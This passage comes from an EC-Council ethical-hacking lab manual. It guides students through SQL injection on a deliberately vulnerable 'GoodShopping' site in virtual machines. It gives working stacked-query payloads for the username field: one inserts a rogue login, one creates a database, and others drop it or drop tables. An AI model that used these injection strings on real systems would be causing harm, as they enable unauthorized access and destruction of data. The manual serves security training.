


Figure 1.1.7: SQL database entries

14. Switch back to the **Windows 10** virtual machine and go to the browser where the **GoodShopping** website is open.

TASK 1.2

Create Your Own User Account

15. Click **LOGIN** on the menu bar and type the query **blah';insert into login values ('john','apple123');** -- in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.




Figure 1.1.8: Creating a user account

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.
17. After executing the query, to verify whether your login has been created successfully, click the **LOGIN** tab, enter **john** in the **Username** field and **apple123** in the **Password** field, and click **Log in**.

Figure 1.1.9: Logging in to the website

18. You will log in successfully with the created login and be able to access all the features of the website.
19. After browsing the required pages, click **Logout** from the top-right corner of the webpage.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.10: Log in successful

20. Switch back to the victim machine (**Windows Server 2019** virtual machine).
21. In the **Microsoft SQL Server Management Studio** window, right-click **dbo.Login**, and click **Select Top 1000 Rows** from the context menu.
22. You will observe that a new user entry has been added to the website's login database file with the **username** and **password** as **john** and **apple123**, respectively. Note down the available databases.




Figure 1.1.11: Table containing the created username and password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Create and Delete Database

23. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.
24. Click **LOGIN** on the menu bar and type the query **blah';create database mydatabase; --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.
25. In the above query, **mydatabase** is the name of the database.




Figure 1.1.12: Creating a database

26. If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name **mydatabase** has been created on the database server.
27. Switch back to the **Windows Server 2019** virtual machine.
28. In the **Microsoft SQL Server Management Studio** window, un-expand the **Databases** node and click the **Refresh** ( ) icon.
29. Expand the **Databases** node. A new database has been created with the name **mydatabase**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.13: Database created successfully

30. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.

31. Click **LOGIN** on the menu bar and type the query **blah'; DROP DATABASE mydatabase; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are deleting the database that you created in **Step 24** (**mydatabase**). In the same way, you could also delete a table from the victim website database by typing **blah'; DROP TABLE table_name; --** in the **Username** field.




Figure 1.1.14: Deleting a database

Ethical Hacking and Countermeasures Copyright © by EC-Council
